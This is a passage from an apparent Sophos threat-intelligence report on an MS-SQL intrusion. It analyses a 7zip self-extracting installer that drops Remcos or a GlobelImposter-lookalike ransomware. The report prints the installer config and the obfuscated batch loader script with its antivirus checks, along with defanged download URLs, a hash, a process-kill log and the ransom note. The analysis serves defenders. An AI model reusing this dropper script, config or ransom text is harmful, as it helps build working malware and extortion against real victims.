4.7z	915 387		7z		148 296	1 867 333		3

Figure 13: Parsing the unclean SFX file

Here we see the stub (1) and the config file (2), but instead of the archive content, there are two additional files. (3) is a short ZIP package that contains Forma.xla, the fake / junk content we saw in Figure 11, and (4) is the real installer 7zip archive, with this content:



Name	Size	Packed Si...	Modified	Attributes	CRC	Encrypted	Method
Impazienza.xla	893 701	915 177	2022-01-...	A	BAE8C176	-	Deflate
Potare.xla	972 876		2022-01-...	A	09EA9498	-	Deflate
Qui.xla	756		2022-01-...	A	33E636F8	-	Deflate

Figure 14: Contents of the archive shown in the previous figure

The real installer (4.7z in this case) is usually in the overlay area, following the installer script, but in some samples it is within the SFX stub program as one of the resources.

The installer config file is as follows:

```
;!@Install@!UTF-8!  
  
GUIMode="2"  
  
OverwriteMode="1"  
  
SetEnvironment="Venuto=d"  
  
RunProgram="dllhost.exe"  
  
RunProgram="cm%Venuto% /c cm%Venuto% < Qui.xla"  
  
;!@InstallEnd@!
```

This will run the content of the Qui.xla command script. This kind of installer script has been described in a [white paper](#) from Red Canary. It appears the criminals are ripping off the idea from earlier attacks, including the [CypherIT obfuscation](#) from several years ago.

The script contains a slightly (intentionally) corrupted Autolt loader (Impazienza.xla), an Autolt script (Potare.xla), and a batch command file (Qui.xla), as shown in Figure 14. ArrFQX.dll is a legitimate Microsoft system component, ntdll.dll .

Qui.xla restores the Autolt loader (removes the junk string from the beginning and places the MZ marker there), copies to Riverdela.exe.pif (not present in the SFX archive), and runs the Autolt script with the loader.

```

Set uJqKP=waitfor /t 5 uJqKP
Set KBITxjgkVmvzesEbrPREADaOmdNlCAJxL=M
tasklist /FI "imagename eq BullGuardCore.exe" 2>NUL | find /I /N "bullguardcore.exe">NUL
if %errorlevel%==0 waitfor /t 240 KBITxjgkVmvzesEbrPREADaOmdNlCAJxL
Set fKZsrmydrahASpYruaylKhZCVQFJ=Rivederla.exe.pif
tasklist /FI "imagename eq PSUAService.exe" 2>NUL | find /I /N "psuaservice.exe">NUL
if %errorlevel%==0 Set fKZsrmydrahASpYruaylKhZCVQFJ=autoit.exe
<nul set /p = "%KBITxjgkVmvzesEbrPREADaOmdNlCAJxL%Z" > %fKZsrmydrahASpYruaylKhZCVQFJ%
findstr /V /R
"^FpqxEqntQeHqCthdXlpQdipUxrmtIxQwISLxbIkRycMfunOIWjCmkUTbquqABxvcjGaJaTTgYaLUXTNVfQivSsQNZhxsI$"
Impazienza.xla >> %fKZsrmydrahASpYruaylKhZCVQFJ%
copy Potare.xla V
start %fKZsrmydrahASpYruaylKhZCVQFJ% V
%uJqKP%

```

*Figure 15: Qui.xla in action*

The payload is either Remcos or ransomware.

## Remcos

---

Here, update.ps1 is executed from the SQL server temp directory (1). It reaches out to the download server 91[.]243[.]44[.]105 (2), and downloads and executes the Remcos payload (3).




Figure 16: The malicious update.ps1 file in action

Again, the payload is Remcos.

```

* Remcos v
* BreakingSecurity.net
-----
      TLS13-AES128-GCM-SHA256 ALL DEFAULT ECDSA  rb /CN= /SN=
/O= /OU= /serialNumber= /emailAddress= /UID= /DC=
IFICATE-----END CERTIFICATE-----BEGIN DH PARAMETERS-
DH PARAMETERS-----BEGIN X509 CRL-----END X509 CRL
IN RSA PRIVATE KEY-----END RSA PRIVATE KEY-----BEGI
-----END PRIVATE KEY-----BEGIN ENCRYPTED PRIVATE KEY-
ENCRYPTED PRIVATE KEY-----BEGIN EC PRIVATE KEY-----
KEY-----BEGIN DSA PRIVATE KEY-----END DSA PRIVATE
-BEGIN PUBLIC KEY-----END PUBLIC KEY----- 0123456789ABC
STUVWXYZ abcdefghijklmnopqrstuvwxyz+/
jJa?333333?  %  yyyy  ©

```

Figure 17: Traces of Remcos

Remcos configuration data includes the following value written to the registry under HKEY\_CURRENT\_USER\Software\Remcos-{generated\_ID}\license:



## GlobelImposter... Has an Imposter

Since Sophos' data intake is extremely broad, we occasionally find unusual results that give a fuller picture of an attack as it and its payloads evolve. Our MTR team identified one such instance of a particular item of ransomware, a GlobelImposter lookalike, in telemetry.

In this case, the downloaded payload was one of the 7zip installers.




Figure 18: The observed execution flow that installed the GlobelImposter lookalike

In Figure 18 we can see the execution flow for this lookalike:

1. ps1 is executed
2. Downloads and executes  
c:\windows\serviceprofiles\networkservice\appdata\local\temp\la0hnp5kn.exe
3. The installer batch file is executed from the 7zip SFX:  
"C:\Windows\System32\cmd.exe" /c cmd < Chiamando.png
4. The Autolt interpreter  
c:\windows\serviceprofiles\networkservice\appdata\local\temp\7zipsfx.000\doni.exe.pif  
is invoked to execute the extracted script
5. Services are stopped
6. Processes are killed
7. The ransom note executable, q:\factoryrecovery\how to back your files.exe is created

The downloaded payload has the hash


5d0e4ef9ee1f3a319faa45c572b5e7097865ddbda3840d138ae65a7d829cfdff

This file was hosted on two servers:

[http://91\[.\]243\[.\]44\[.\]42/G-865-nMSamgr.exe](http://91[.]243[.]44[.]42/G-865-nMSamgr.exe)

[http://91\[.\]243\[.\]44\[.\]30/G-865-nMSamgr.exe](http://91[.]243[.]44[.]30/G-865-nMSamgr.exe)

Its process begins by killing an assortment of services, as seen in Figure 19:



```
killer
ERROR: The process "OyFragment.exe" not found.
ERROR: The process "UserClient.exe" not found.
ERROR: The process "GNCEExternal.exe" not found.
ERROR: The process "GNCEExternal.exe" not found.
ERROR: The process "GNCEExternal.exe" not found.
ERROR: The process "Cosputer2Tray.exe" not found.
ERROR: The process "Cosputer2Service.exe" not found.
ERROR: The process "ClearCache.exe" not found.
ERROR: The process "ProLiantMonitor.exe" not found.
ERROR: The process "ChsIME.exe" not found.
ERROR: The process "bugreport.exe" not found.
ERROR: The process "GNWebServer.exe" not found.
ERROR: The process "UIDetect.exe" not found.
ERROR: The process "GNCore.exe" not found.
ERROR: The process "gnwayDDNS.exe" not found.
ERROR: The process "GNWebHelper.exe" not found.
ERROR: The process "php-cgi.exe" not found.
ERROR: The process "ESLUSBService.exe" not found.
ERROR: The process "CGA.exe" not found.
ERROR: The process "Kekcoek.pif" not found.
ERROR: The process "Tinuknx.exe" not found.
ERROR: The process "servers.exe" not found.
ERROR: The process "ping.exe" not found.
ERROR: The process "TianHeng.exe" not found.
ERROR: The process "NFUPrint.exe" not found.
ERROR: The process "licenceserver.exe" not found.
```

Figure 19: So much killing

It then creates the ransom note shown in Figure 20. Note the use of the China.Helper@aol.com address, which we also saw in the instance of the “real” GlobelImposter infection discussed above.

To recover data you need decrypt tool.  
To get the decrypt tool you should:

Send 1 crypted test image or text file or document to  
[China.Helper@aol.com](mailto:China.Helper@aol.com)

In the letter include your personal ID (look at the beginning of this document). Send me this ID in your first email to me.

We will give you free test for decrypt few files (NOT VALUE) and assign the price for decryption all files.

After we send you instruction how to pay for decrypt tool and after payment you will receive a decrypt tool and instructions how to use it We can decrypt few files in quality the evidence that we have the decoder.

---

### MOST IMPORTANT!!!

Do not contact other services that promise to decrypt your files, this is fraud on their part! They will buy a decoder from us, and you will pay more for his services. No one, except [China.Helper@aol.com](mailto:China.Helper@aol.com), will decrypt your files.

- 
- Only [China.Helper@aol.com](mailto:China.Helper@aol.com) can decrypt your files
  - Do not trust anyone besides [China.Helper@aol.com](mailto:China.Helper@aol.com)
  - Antivirus programs can delete this document and you can not contact us later.
  - Attempts to self-decrypting files will result in the loss of your data
  - Decoders other users are not compatible with your data, because each user's unique encryption key

Figure 20: The ransom note, which strongly resembles the GlobelImposter ransom note shown in Figure 8 above

Back at Rapid Response, investigators worked their case, reviewing indicators of compromise as well as network traces specific to the client. The team found evidence that attackers had discovered the still-unpatched servers and by that means managed to re-access the system, but this time Intercept X was in place — swatting back the same distinctive multiple-download attempts MTR had previously identified, over and over. The attacker could not, and never did, succeed in lateral movement within the client's network. The client would never experience data exfiltration or a ransom demand on our watch.

Rapid Response did spot a previously unnoted indicator of compromise, the anti-antimalware tool called IOBit Unlocker. This tool aims to disable antivirus and antimalware protections such as Intercept X. However, Intercept X won that head-to-head battle, flagging IOBit Unlocker as a potentially unwanted application and removing it from the client's system before it could execute.

The Rapid Response team continued to move ahead, noting that as MTR had previously seen, the attacker made no visible attempts to move laterally, escalate privilege, or exfiltrate data; most of their efforts during our engagement were, as noted above, centered on trying to take Intercept X out of the equation. While Intercept X held the line on all that, Response's researchers uncovered a welter of further correlations between the activity logged on the customer's system and information MTR had already compiled. The smoking gun? Ongoing traffic between the customer's SQL server and the known-bad fake KMSAuto distribution site – a tell knowing what we now know, but all but impossible to spot in the denial-of-service mayhem without prior knowledge of a threat that fit the rest of the attacker's behaviors.

With analysis completed and the cause of the trouble identified, Rapid Response could continue its portion of the customer-protection process. The attacker was known to utilize the two specific MS-SQL vulnerabilities named above; identifying those as unpatched on the customer system was crucial. The team's final report on the incident ran to 35 pages. The heart of that was a four-page section detailing mitigations specified to protect and strengthen the customer and to eliminate the attacker's foothold at last. Rapid Response made an introduction between the customer and the MTR team to continue the process of getting back to normal, and another Response event was in the books.

## **Conclusion**

---

Compromises involving multiple payloads and obfuscating behaviors are regular fare for defenders to tackle. However, we believe that obfuscation should never come from internal silos, or from lack of communication between teams operating under the same corporate umbrella. We are Sophos; while the X-Ops name may be new, as you see from this glimpse into the organization, the process of acting as one team is nothing new here.

For more information on Sophos X-Ops, please see [our FAQ](#).

## **Acknowledgements**

---

The authors would like to thank Richard Cohen of SophosLabs and Robert Weiland, Harinder Bhathal, Syed Zaidi, Mahmoud Alsharqawi, Sergio Bestulic and Peter Mackenzie of the Rapid Response team for their contributions to this report.